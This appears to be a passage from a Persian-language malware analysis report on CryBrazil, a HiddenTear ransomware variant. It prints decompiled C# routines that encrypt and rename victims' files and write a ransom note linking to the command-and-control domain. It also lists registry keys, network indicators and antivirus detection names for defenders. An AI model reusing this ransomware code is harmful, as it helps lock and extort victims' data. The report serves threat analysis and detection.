EncryptFile(string, string) : void X
1 // hidden_tear.Form1
2 // Token: 0x06000009 RID: 9 RVA: 0x00002324 File Offset: 0x00000524
3 public void EncryptFile(string file, string password)
4 {
5     byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
6     byte[] array = Encoding.UTF8.GetBytes(password);
7     array = SHA256.Create().ComputeHash(array);
8     byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array);
9     string str = "Users\\";
10    string str2 = str + this.userName + "\\Desktop\\SUA_CHAVE.html.hacked";
11    string path = this.userDir + str2;
12    if (File.Exists(path))
13    {
14        File.Delete(path);
15    }
16    File.WriteAllBytes(file, bytes);
17    File.Move(file, file + ".crybrazil");
18 }
19

```

قطعه کد زیر مربوط به ایجاد فایل SUA_CHAVE.html و محتوای آن که شامل لینک برقراری ارتباط با سرور کنترل و فرمان باج افزار می باشد، می شود.

```

messageCreator() : void X
1 // hidden_tear.Form1
2 // Token: 0x0600000F RID: 15 RVA: 0x00003254 File Offset: 0x00001454
3 public void messageCreator()
4 {
5     string str = "\\Desktop\\SUA_CHAVE.html";
6     string path = this.userDir + "Users\\" + this.userName + str;
7     string text = this.userName + "-" + this.userName;
8     string[] contents = new string[]
9     {
10        "<a href= 'http://3e24c23r2213122c1cxdsxsd.unaux.com' target='_blank'>O QUE ESTÁ ACONTECENDO?</a>"
11    };
12    File.WriteAllLines(path, contents);
13 }
14

```

باج افزار CryBrazil فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می کند.

mscoree.dll
_CorExeMain

بر اساس بررسی‌های صورت گرفته، این باج‌افزار پس از اجرا فقط یک فرایند ایجاد می‌کند که آن هم به نام خود باج‌افزار می‌باشد :

NaoLeia.exe

کلیدهای رجیستری زیر توسط باج‌افزار در سیستم نوشته می‌شود :

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI۳۲\ EnableFileTracing

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI۳۲\ EnableConsoleTracing

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI۳۲\ FileTracingMask

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI۳۲\ ConsoleTracingMask

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI۳۲\ MaxFileSize

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASAPI۳۲\ FileDirectory

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ EnableFileTracing

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ EnableConsoleTracing

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ FileTracingMask


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ ConsoleTracingMask

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ MaxFileSize

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASMANCS\ FileDirectory

تحلیل ترافیک شبکه :

تصویر زیر بخشی از ارتباطات شبکه ای باج‌افزار CryBrazil را نشان می‌دهد.



درخواست های DNS، پس از اجرای باج افزار به شرح جدول زیر می باشد.

دامنه	آدرس آی پی	کشور
۳e۲۴c۲۳r۲۲۱۳۱۲۲c۱cxdsxsd.unaux.com	۱۹۹.۵۹.۲۴۲.۱۵۰	ایالات متحده امریکا
www.google.fr	۱۷۲.۲۱۷.۱۶.۱۹۵	ایالات متحده امریکا
۴.bp.blogspot.com	۱۷۲.۲۱۷.۲۱.۱۹۳	ایالات متحده امریکا

لیست میزبان هایی که باج افزار با آن ها ارتباط برقرار کرده است.

نام کشور	شماره پورت	آدرس آی پی
ایالات متحده امریکا	۸۰	۱۹۹.۵۹.۲۴۲.۱۵۰
ایالات متحده امریکا	۸۰	۱۷۲.۲۱۷.۲۱.۱۹۳
ایالات متحده امریکا	۴۴۳	۱۷۲.۲۱۷.۱۶.۱۹۵

بررسی ها نشان می دهد آی پی ۱۹۹.۵۹.۲۴۲.۱۵۰ مربوط به سرور C&C باج افزار می باشد که جزئیات بیشتر مربوط به آن در تصویر زیر قابل مشاهده است.



تصویر ۱

199.59.242.150 IP Address Information

ISP	Bodis LLC
Usage Type	Data Center/Web Hosting/Transit
Hostname	imwhite.ru
Domain Name	bodis.com
Country	
City	New York City, New York

[REPORT 199.59.242.150](#)
[VIEW ABUSE REPORTS](#)

تصویر ۲: موقعیت مکانی میزبان

شناسایی :

در حال حاضر تعداد ۴۴ مورد از ۶۶ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می کنند.

Ad-Aware	Trojan.Ransom.HiddenTear.H	AegisLab	Troj.W32.Generic.c
AhnLab-V3	Trojan/Win32.Agent.C951401	ALYac	Trojan.Ransom.HiddenTear
Avast	MSIL:Filecoder-W [Trj]	AVG	MSIL:Filecoder-W [Trj]
Avira	TR/Downloader.osqcc	Avware	Trojan.Win32.Generic!BT
CAT-QuickHeal	Ransom.Ryzerlo.FC.1834	ClamAV	Win.Trojan.Agent-6571136-0
Comodo	UnclassifiedMalware	Cylance	Unsafe
Cyren	W32/Trojan.JBNR-1872	DrWeb	Trojan.Encoder.10598
Emsisoft	Trojan.Ransom.HiddenTear.H (B)	Endgame	malicious (high confidence)
eScan	Trojan.Ransom.HiddenTear.H	ESET-NOD32	a variant of MSIL/Filecoder.AK
F-Secure	Trojan.Ransom.HiddenTear.H	Fortinet	MSIL/Filecoder.AK!tr
Ilkarus	Trojan.Ransom.HiddenTear	Jiangmin	Trojan.Generic.cdmch
K7AntiVirus	Trojan (004de29f1)	K7GW	Trojan (004de29f1)
Kaspersky	HEUR:Trojan.Win32.Generic	Malwarebytes	Ransom.HiddenTear
MAX	malware (ai score=98)	McAfee	Ransomware-FTD!10597E7C2E64
McAfee-GW-Edition	Ransomware-FTD!10597E7C2E64	Microsoft	Ransom:MSIL/Ryzerlo.A
NANO-Antivirus	Trojan.Win32.Encoder.fcmysw	Palo Alto Networks	generic.ml
Panda	Trj/GdSda.A	Qihoo-360	Win32/Trojan.504
Sophos AV	Mal/Cryptear-A	Sophos ML	heuristic
Symantec	Ransom.HiddenTear	Tencent	Win32.Trojan.Generic.Duwf
TrendMicro	Ransom_CRYBRZ.THFDAAH	TrendMicro-HouseCall	Ransom_CRYBRZ.THFDAAH
ViRobot	Trojan.Win32.Z.Hiddentear.222720	Webroot	W32.Trojan.Gen
Yandex	Trojan.Agent!lv3pAwfBNlw	ZoneAlarm	HEUR:Trojan.Win32.Generic